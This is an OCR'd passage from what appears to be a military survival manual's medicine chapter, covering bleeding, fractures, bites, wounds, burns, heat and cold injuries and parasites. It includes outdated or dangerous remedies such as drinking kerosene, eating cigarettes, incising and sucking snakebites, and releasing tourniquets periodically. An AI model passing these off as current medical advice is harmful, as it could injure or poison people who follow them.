You can stop major bleeding immediately or slow it down by applying pressure with a finger or two on the bleeding end of the vein or artery. Maintain the pressure until the bleeding stops or slows down enough to apply a pressure bandage, elevation, and so forth.

Tourniquet

Use a tourniquet only when direct pressure over the bleeding point and all other methods did not control the bleeding. If you leave a tourniquet in place too long, the damage to the tissues can progress to gangrene, with a loss of the limb later. An improperly applied tourniquet can also cause permanent damage to nerves and other tissues at the site of the constriction.
If you must use a tourniquet, place it around the extremity, between the wound and the heart, 5 to 10 centimeters above the wound site (Figure 4-4). Never place it directly over the wound or a fracture. Use a stick as a handle to tighten the tourniquet and tighten it only enough to stop blood flow. When you have tightened the tourniquet, bind the free end of the stick to the limb to prevent unwinding.




Figure 4-4. Application of tourniquet.

After you secure the tourniquet, clean and bandage the wound. A lone survivor **does not** remove or release an applied tourniquet. In a buddy system, however, the buddy can release the tourniquet pressure every 10 to 15 minutes for 1 or 2 minutes to let blood flow to the rest of the extremity to prevent limb loss.

Prevent and Treat Shock

Anticipate shock in all injured personnel. Treat all injured persons as follows, regardless of what symptoms appear (Figure 4-5):

- If the victim is conscious, place him on a level surface with the lower extremities elevated 15 to 20 centimeters.
- If the victim is unconscious, place him on his side or abdomen with his head turned to one side to prevent choking on vomit, blood, or other fluids.

- If you are unsure of the best position, place the victim perfectly flat. Once the victim is in a shock position, do not move him.
- Maintain body heat by insulating the victim from the surroundings and, in some instances, applying external heat.
- If wet, remove all the victim's wet clothing as soon as possible and replace with dry clothing.
- Improvise a shelter to insulate the victim from the weather.
- Use warm liquids or foods, a prewarmed sleeping bag, another person, warmed water in canteens, hot rocks wrapped in clothing, or fires on either side of the victim to provide external warmth.
- If the victim is conscious, slowly administer small doses of a warm salt or sugar solution, if available.
- If the victim is unconscious or has abdominal wounds, do not give fluids by mouth.
- Have the victim rest for at least 24 hours.
- If you are a lone survivor, lie in a depression in the ground, behind a tree, or any other place out of the weather, with your head lower than your feet.
- If you are with a buddy, reassess your patient constantly.




Figure 4-5. Treatment for shock.

BONE AND JOINT INJURY

You could face bone and joint injuries that include fractures, dislocations, and sprains.

Fractures

There are basically two types of fractures: open and closed. With an open (or compound) fracture, the bone protrudes through the skin and complicates the actual fracture with an open wound. After setting the fracture, treat the wound as any other open wound.

The closed fracture has no open wounds. Follow the guidelines for immobilization, and set and splint the fracture.

The signs and symptoms of a fracture are pain, tenderness, discoloration, swelling deformity, loss of function, and grating (a sound or feeling that occurs when broken bone ends rub together).

The dangers with a fracture are the severing or the compression of a nerve or blood vessel at the site of fracture. For this reason minimum manipulation should be done, and only very cautiously. If you notice the area below the break becoming numb, swollen, cool to the touch, or turning pale, and the victim shows signs of shock, a major vessel may have been severed. You must control this internal bleeding. Rest the victim for shock, and replace lost fluids.

Often you must maintain traction during the splinting and healing process. You can effectively pull smaller bones such as the arm or lower leg by hand. You can create traction by wedging a hand or foot in the V-notch of a tree and pushing against the tree with the other extremity. You can then splint the break.

Very strong muscles hold a broken thighbone (femur) in place making it difficult to maintain traction during healing. You can make an improvised traction splint using natural material (Figure 4-6) as follows:

- Get two forked branches or saplings at least 5 centimeters in diameter. Measure one from the patient's armpit to 20 to 30 centimeters past his unbroken leg. Measure the other from the groin to 20 to 30 centimeters past the unbroken leg. Ensure that both extend an equal distance beyond the end of the leg.
- Pad the two splints. Notch the ends without forks and lash a 20- to 30-centimeter cross member made from a 5-centimeter diameter branch between them.

Using available material (vines, cloth, rawhide), tie the splint around the upper portion of the body and down the length of the broken leg. Follow the splinting guidelines.

- With available material, fashion a wrap that will extend around the ankle, with the two free ends tied to the cross member.
- Place a 10- by 2.5-centimeter stick in the middle of the free ends of the ankle wrap between the cross member and the foot. Using the stick, twist the material to make the traction easier.
- Continue twisting until the broken leg is as long or slightly longer than the unbroken leg.
- Lash the stick to maintain traction.

  Note: Over time you may lose traction because the material weakened. Check the traction periodically. If you must change or repair the splint, maintain the traction manually for a short time.




Figure 4-6. Improvised traction splint.

Dislocations

Dislocations are the separations of bone joints causing the bones to go out of proper alignment. These misalignments can be extremely painful and can cause an impairment of nerve or circulatory function below the area affected. You must place these joints back into alignment as quickly as possible.
Signs and symptoms of dislocations are joint pain, tenderness, swelling, discoloration, limited range of motion, and deformity of the joint. You treat dislocations by reduction, immobilization, and rehabilitation.
Reduction or "setting" is placing the bones back into their proper alignment. You can use several methods, but manual traction or the use of weights to pull the bones are the safest and easiest. Once performed, reduction decreases the victim's pain and allows for normal function and circulation. Without an X ray, you can judge proper alignment by the look and feel of the joint and by comparing it to the joint on the opposite side.
Immobilization is nothing more than splinting the dislocation after reduction. You can use any field-expedient material for a splint or you can splint an extremity to the body. The basic guidelines for splinting are--

- Splint above and below the fracture site.
- Pad splints to reduce discomfort.
- Check circulation below the fracture after making each tie on the splint.

To rehabilitate the dislocation, remove the splints after 7 to 14 days. Gradually use the injured joint until fully healed.

Sprains

The accidental overstretching of a tendon or ligament causes sprains. The signs and symptoms are pain, swelling, tenderness, and discoloration (black and blue).
When treating sprains, think RICE--

R Rest injured area.
-

I - Ice for 24 hours, then heat after that.

C - Compression-wrapping and/or splinting to help stabilize. If possible, leave the boot on a sprained ankle unless circulation is compromised.

E - Elevation of the affected area.

BITES AND STINGS

Insects and related pests are hazards in a survival situation. They not only cause irritations, but they are often carriers of diseases that cause severe allergic reactions in some individuals. In many parts of the world you will be exposed to serious, even fatal, diseases not encountered in the United States.
Ticks can carry and transmit diseases, such as Rocky Mountain spotted fever common in many parts of the United States. Ticks also transmit the Lyme disease.
Mosquitoes may carry malaria, dengue, and many other diseases.
Flies can spread disease from contact with infectious sources. They are causes of sleeping sickness, typhoid, cholera, and dysentery.
Fleas can transmit plague.
Lice can transmit typhus and relapsing fever.
The best way to avoid the complications of insect bites and stings is to keep immunizations (including booster shots) up-to-date, avoid insect-infested areas, use netting and insect repellent, and wear all clothing properly.
If you get bitten or stung, do not scratch the bite or sting, it might become infected. Inspect your body at least once a day to ensure there are no insects attached to you. If you find ticks attached to your body, cover them with a substance, such as Vaseline, heavy oil, or tree sap, that will cut off their air supply. Without air, the tick releases its hold, and you can remove it. Take care to remove the whole tick. Use tweezers if you have them. Grasp the tick where the mouth parts are attached to the skin. Do not squeeze the tick's body. Wash your hands after touching the tick. Clean the tick wound daily until healed.

Treatment

It is impossible to list the treatment of all the different types of bites and stings. Treat bites and stings as follows:

- If antibiotics are available for your use, become familiar with them before deployment and use them.
- Predeployment immunizations can prevent most of the common diseases carried by mosquitoes and some carried by flies.
- The common fly-borne diseases are usually treatable with penicillins or erythromycin.
- Most tick-, flea-, louse-, and mite-borne diseases are treatable with tetracycline.
- Most antibiotics come in 250 milligram (mg) or 500 mg tablets. If you cannot remember the exact dose rate to treat a disease, 2 tablets, 4 times a day for 10 to 14 days will usually kill any bacteria.

Bee and Wasp Stings

If stung by a bee, immediately remove the stinger and venom sac, if attached, by scraping with a fingernail or a knife blade. Do not squeeze or grasp the stinger or venom sac, as squeezing will force more venom into the wound. Wash the sting site thoroughly with soap and water to lessen the chance of a secondary infection.
If you know or suspect that you are allergic to insect stings, always carry an insect sting kit with you. Relieve the itching and discomfort caused by insect bites by applying--

- Cold compresses.
- A cooling paste of mud and ashes.
- Sap from dandelions.
- Coconut meat.
- Crushed cloves of garlic.
- Onion.

Spider Bites and Scorpion Stings

The black widow spider is identified by a red hourglass on its abdomen. Only the female bites, and it has a neurotoxic venom. The initial pain is not severe, but severe local pain rapidly develops. The pain gradually spreads over the entire body and settles in the abdomen and legs. Abdominal cramps and progressive nausea, vomiting, and a rash may occur. Weakness, tremors, sweating, and salivation may occur. Anaphylactic reactions can occur. Symptoms begin to regress after several hours and are usually gone in a few days. Threat for shock. Be ready to perform CPR. Clean and dress the bite area to reduce the risk of infection. An antivenin is available.

The funnelweb spider is a large brown or gray spider found in Australia. The symptoms and the treatment for its bite are as for the black widow spider.

The brown house spider or brown recluse spider is a small, light brown spider identified by a dark brown violin on its back. There is no pain, or so little pain, that usually a victim is not aware of the bite. Within a few hours a painful red area with a mottled cyanotic center appears. Necrosis does not occur in all bites, but usually in 3 to 4 days, a star-shaped, firm area of deep purple discoloration appears at the bite site. The area turns dark and mummified in a week or two. The margins separate and the scab falls off, leaving an open ulcer. Secondary infection and regional swollen lymph glands usually become visible at this stage. The outstanding characteristic of the brown recluse bite is an ulcer that does not heal but persists for weeks or months. In addition to the ulcer, there is often a systemic reaction that is serious and may lead to death. Reactions (fever, chills, joint pain, vomiting, and a generalized rash) occur chiefly in children or debilitated persons.

Tarantulas are large, hairy spiders found mainly in the tropics. Most do not inject venom, but some South American species do. They have large fangs. If bitten, pain and bleeding are certain, and infection is likely. Treat a tarantula bite as for any open wound, and try to prevent infection. If symptoms of poisoning appear, treat as for the bite of the black widow spider.

Scorpions are all poisonous to a greater or lesser degree. There are two different reactions, depending on the species:

- Severe local reaction only, with pain and swelling around the area of the sting. Possible prickly sensation around the mouth and a thick-feeling tongue.
- Severe systemic reaction, with little or no visible local reaction. Local pain may be present. Systemic reaction includes respiratory difficulties, thick-feeling tongue, body spasms, drooling, gastric distention, double vision, blindness, involuntary rapid movement of the eyeballs, involuntary urination and defecation, and heart failure. Death is rare, occurring mainly in children and adults with high blood pressure or illnesses.

Treat scorpion stings as you would a black widow bite.

Snakebites

The chance of a snakebite in a survival situation is rather small, if you are familiar with the various types of snakes and their habitats. However, it could happen and you should know how to treat a snakebite. Deaths from snakebites are rare. More than one-half of the snakebite victims have little or no poisoning, and only about one-quarter develop serious systemic poisoning. However, the chance of a snakebite in a survival situation can affect morale, and failure to take preventive measures or failure to treat a snakebite properly can result in needless tragedy.

The primary concern in the treatment of snakebite is to limit the amount of eventual tissue destruction around the bite area.

A bite wound, regardless of the type of animal that inflicted it, can become infected from bacteria in the animal's mouth. With nonpoisonous as well as poisonous snakebites, this local infection is responsible for a large part of the residual damage that results.

Snake venoms not only contain poisons that attack the victim's central nervous system (neurotoxins) and blood circulation (hemotoxins), but also digestive enzymes (cytotoxins) to aid in digesting their prey. These poisons can cause a very large area of tissue death, leaving a large open wound. This condition could lead to the need for eventual amputation if not treated.

Shock and panic in a person bitten by a snake can also affect the person's recovery. Excitement, hysteria, and panic can speed up the circulation, causing the body to absorb the toxin quickly. Signs of shock occur within the first 30 minutes after the bite.

Before you start treating a snakebite, determine whether the snake was poisonous or nonpoisonous. Bites from a nonpoisonous snake will show rows of teeth. Bites from a poisonous snake may have rows of teeth showing, but will have one or more distinctive puncture marks caused by fang penetration. Symptoms of a poisonous bite may be spontaneous bleeding from the nose and anus, blood in the urine, pain at the site of the bite, and swelling at the site of the bite within a few minutes or up to 2 hours later. Breathing difficulty, paralysis, weakness, twitching, and numbness are also signs of neurotoxic venoms. These signs usually appear 1.5 to 2 hours after the bite.

If you determine that a poisonous snake bit an individual, take the following steps:

- Reassure the victim and keep him still.
- Set up for shock and force fluids or give an intravenous (IV).
- Remove watches, rings, bracelets, or other constricting items.
- Clean the bite area.
- Maintain an airway (especially if bitten near the face or neck) and be prepared to administer mouth-to-mouth resuscitation or CPR.
- Use a constricting band between the wound and the heart.
- Immobilize the site.
- Remove the poison as soon as possible by using a mechanical suction device or by squeezing.

Do not--

- Give the victim alcoholic beverages or tobacco products.
- Give morphine or other central nervous system (CNS) depressors.
- Make any deep cuts at the bite site. Cutting opens capillaries that in turn open a direct route into the blood stream for venom and infection.

  Note: If medical treatment is over one hour away, make an incision (no longer than 6 millimeters and no deeper than 3 millimeter) over each puncture, cutting just deep enough to enlarge the fang opening, but only through the first or second layer of skin. Place a suction cup over the bite so that you have a good vacuum seal. Suction the bite site 3 to 4 times. Use mouth suction ***only as a last resort and only if you do not have open sores in your mouth.*** *Spit the envenomed blood out and rinse your mouth with water. This method will draw out 25 to 30 percent of the venom.*

- Put your hands on your face or rub your eyes, as venom may be on your hands. Venom may cause blindness.
- Break open the large blisters that form around the bite site.

After caring for the victim as described above, take the following actions to minimize local effects:

- If infection appears, keep the wound open and clean.
- Use heat after 24 to 48 hours to help prevent the spread of local infection. Heat also helps to draw out an infection.
- Keep the wound covered with a dry, sterile dressing.
- Have the victim drink large amounts of fluids until the infection is gone.

WOUNDS

An interruption of the skin's integrity characterizes wounds. These wounds could be open wounds, skin diseases, frostbite, trench foot, and burns.

Open Wounds

Open wounds are serious in a survival situation, not only because of tissue damage and blood loss, but also because they may become infected. Bacteria on the object that made the wound, on the individual's skin and clothing, or on other foreign material or dirt that touches the wound may cause infection.
By taking proper care of the wound you can reduce further contamination and promote healing. Clean the wound as soon as possible after it occurs by--

- Removing or cutting clothing away from the wound.
- Always looking for an exit wound if a sharp object, gun shot, or projectile caused a wound.
- Thoroughly cleaning the skin around the wound.
- Rinsing (not scrubbing) the wound with large amounts of water under pressure. You can use fresh urine if water is not available.

The "open treatment" method is the safest way to manage wounds in survival situations. Do not try to close any wound by suturing or similar procedures. Leave the wound open to allow the drainage of any pus resulting from infection. As long as the wound can drain, it generally will not become life-threatening, regardless of how unpleasant it looks or smells.
Cover the wound with a clean dressing. Place a bandage on the dressing to hold it in place. Change the dressing daily to check for infection.
If a wound is gaping, you can bring the edges together with adhesive tape cut in the form of a "butterfly" or "dumbbell" (Figure 4-7).




Figure 4-7. Butterfly closure.

In a survival situation, some degree of wound infection is almost inevitable. Pain, swelling, and redness around the wound, increased temperature, and pus in the wound or on the dressing indicate infection is present.
To treat an infected wound--

- Place a warm, moist compress directly on the infected wound. Change the compress when it cools, keeping a warm compress on the wound for a total of 30 minutes. Apply the compresses three or four times daily.
- Drain the wound. Open and gently probe the infected wound with a sterile instrument.
- Dress and bandage the wound.
- Drink a lot of water.

Continue this treatment daily until all signs of infection have disappeared.
If you do not have antibiotics and the wound has become severely infected, does not heal, and ordinary debridement is impossible, consider maggot therapy, despite its hazards:

- Expose the wound to flies for one day and then cover it.
- Check daily for maggots.
- Once maggots develop, keep wound covered but check daily.
- Remove all maggots when they have cleaned out all dead tissue and before they start on healthy tissue. Increased pain and bright red blood in the wound indicate that the maggots have reached healthy tissue.
- Flush the wound repeatedly with sterile water or fresh urine to remove the maggots.
- Check the wound every four hours for several days to ensure all maggots have been removed.
- Bandage the wound and treat it as any other wound. It should heal normally.

Skin Diseases and Ailments

Although boils, fungal infections, and rashes rarely develop into a serious health problem, they cause discomfort and you should treat them.

Boils

Apply warm compresses to bring the boil to a head. Then open the boil using a sterile knife, wire, needle, or similar item. Thoroughly clean out the pus using soap and water. Cover the boil site, checking it periodically to ensure no further infection develops.

Fungal Infections

Keep the skin clean and dry, and expose the infected area to as much sunlight as possible. *Do not scratch* the affected area. During the Southeast Asian conflict, soldiers used antifungal powders, lye soap, chlorine bleach, alcohol, vinegar, concentrated salt water, and iodine to treat fungal infections with varying degrees of success. *As with any "unorthodox" method of treatment, use it with caution.*

Rashes

To treat a skin rash effectively, first determine what is causing it. This determination may be difficult even in the best of situations. Observe the following rules to treat rashes:

- If it is moist, keep it dry.
- If it is dry, keep it moist.
- Do not scratch it.

Use a compress of vinegar or tannic acid derived from tea or from boiling acorns or the bark of a hardwood tree to dry weeping rashes. Keep dry rashes moist by rubbing a small amount of rendered animal fat or grease on the affected area.

Remember, treat rashes as open wounds and clean and dress them daily. There are many substances available to survivors in the wild or in captivity for use as antiseptics to treat wound:

- *Iodine tablets.* Use 5 to 15 tablets in a liter of water to produce a good rinse for wounds during healing.
- *Garlic.* Rub it on a wound or boil it to extract the oils and use the water to rinse the affected area.
- *Salt water.* Use 2 to 3 tablespoons per liter of water to kill bacteria.
- *Bee honey.* Use it straight or dissolved in water.
- *Sphagnum moss.* Found in boggy areas worldwide, it is a natural source of iodine. Use as a dressing.

Again, use noncommercially prepared materials with caution.

Frostbite

This injury results from frozen tissues. Light frostbite involves only the skin that takes on a dull, whitish pallor. Deep frostbite extends to a depth below the skin. The tissues become solid and immovable. Your feet, hands, and exposed facial areas are particularly vulnerable to frostbite.
When with others, prevent frostbite by using the buddy system. Check your buddy's face often and make sure that he checks yours. If you are alone, periodically cover your nose and lower part of your face with your mittens.
Do not try to thaw the affected areas by placing them close to an open flame. Gently rub them in lukewarm water. Dry the part and place it next to your skin to warm it at body temperature.

Trench Foot

This condition results from many hours or days of exposure to wet or damp conditions at a temperature just above freezing. The nerves and muscles sustain the main damage, but gangrene can occur. In extreme cases the flesh dies and it may become necessary to have the foot or leg amputated. The best prevention is to keep your feet dry. Carry extra socks with you in a waterproof packet. Dry wet socks against your body. Wash your feet daily and put on dry socks.

Burns

The following field treatment for burns relieves the pain somewhat, seems to help speed healing, and offers some protection against infection:

- First, stop the burning process. Put out the fire by removing clothing, dousing with water or sand, or by rolling on the ground. Cool the burning skin with ice or water. For burns caused by white phosphorous, pick out the white phosphorous with tweezers; do not douse with water.
- Soak dressings or clean rags for 10 minutes in a boiling tannic acid solution (obtained from tea, inner bark of hardwood trees, or acorns boiled in water).
- Cool the dressings or clean rags and apply over burns.
- Treat as an open wound.
- Replace fluid loss.
- Maintain airway.
- Treat for shock.
- Consider using morphine, unless the burns are near the face.

ENVIRONMENTAL INJURIES

Heatstroke, hypothermia, diarrhea, and intestinal parasites are environmental injuries you could face.

Heatstroke

The breakdown of the body's heat regulatory system (body temperature more than 40.5 degrees C [105 degrees F]) causes a heatstroke. Other heat injuries, such as cramps or dehydration, do not always precede a heatstroke. Signs and symptoms of heatstroke are--

- Swollen, beet-red face.
- Reddened whites of eyes.
- Victim not sweating.
- Unconsciousness or delirium, which can cause pallor, a bluish color to lips and nail beds (cyanosis), and cool skin.

  Note: By this time the victim is in severe shock. Cool the victim as rapidly as possible. Cool him by dipping him in a cool stream. If one is not available, douse the victim with urine, water, or at the very least, apply cool wet com-presses to all the joints, especially the neck, armpits, and crotch. Be sure to wet the victim's head. Heat loss through the scalp is great. Administer IVs and provide drinking fluids. You may fan the individual.

Expect, during cooling--

- Vomiting.
- Diarrhea.
- Struggling.
- Shivering.
- Shouting.
- Prolonged unconsciousness.
- Rebound heatstroke within 48 hours.
- Cardiac arrest; be ready to perform CPR.

  Note: Treat for dehydration with lightly salted water.

Hypothermia

Defined as the body's failure to maintain a temperature of 36 degrees C (97 degrees F). Exposure to cool or cold temperature over a short or long time can cause hypothermia. Dehydration and lack of food and rest predispose the survivor to hypothermia.
Unlike heatstroke, you must gradually warm the hypothermia victim. Get the victim into dry clothing. Replace lost fluids, and warm him.

Diarrhea

A common, debilitating ailment caused by a change of water and food, drinking contaminated water, eating spoiled food, becoming fatigued, and using dirty dishes. You can avoid most of these causes by practicing preventive medicine. If you get diarrhea, however, and do not have antidiarrheal medicine, one of the following treatments may be effective:

- Limit your intake of fluids for 24 hours.
- Drink one cup of a strong tea solution every 2 hours until the diarrhea slows or stops. The tannic acid in the tea helps to control the diarrhea. Boil the inner bark of a hardwood tree for 2 hours or more to release the tannic acid.
- Make a solution of one handful of ground chalk, charcoal, or dried bones and treated water. If you have some apple pomace or the rinds of citrus fruit, add an equal portion to the mixture to make it more effective. Take 2 tablespoons of the solution every 2 hours until the diarrhea slows or stops.

Intestinal Parasites

You can usually avoid worm infestations and other intestinal parasites if you take preventive measures. For example, never go barefoot. The most effective way to prevent intestinal parasites is to avoid uncooked meat and raw vegetables contaminated by raw sewage or human waste used as a fertilizer. However, should you become infested and lack proper medicine, you can use home remedies. Keep in mind that these home remedies work on the principle of changing the environment of the gastrointestinal tract. The following are home remedies you could use:


- *Salt water.* Dissolve 4 tablespoons of salt in 1 liter of water and drink. Do not repeat this treatment.
- *Tobacco.* Eat 1 to 1.5 cigarettes. The nicotine in the cigarette will kill or stun the worms long enough for your system to pass them. If the infestation is severe, repeat the treatment in 24 to 48 hours, *but no sooner.*
- *Kerosene.* Drink 2 tablespoons of kerosene *but no more.* If necessary, you can repeat this treatment in 24 to 48 hours. Be careful not to inhale the fumes. They may cause lung irritation.
- *Hot peppers.* Peppers are effective only if they are a steady part of your diet. You can eat them raw or put them in soups or rice and meat dishes. They create an environment that is prohibitive to parasitic attachment.

HERBAL MEDICINES

Our modern wonder drugs, laboratories, and equipment have obscured more primitive types of medicine involving determination, common sense, and a few simple treatments. In many areas of the world, however, the people still depend on local "witch doctors" or healers to cure their ailments. Many of the herbs (plants) and treatments they use are as effective as the most modern medications available. In fact, many modern medications come from refined herbs.

WARNING
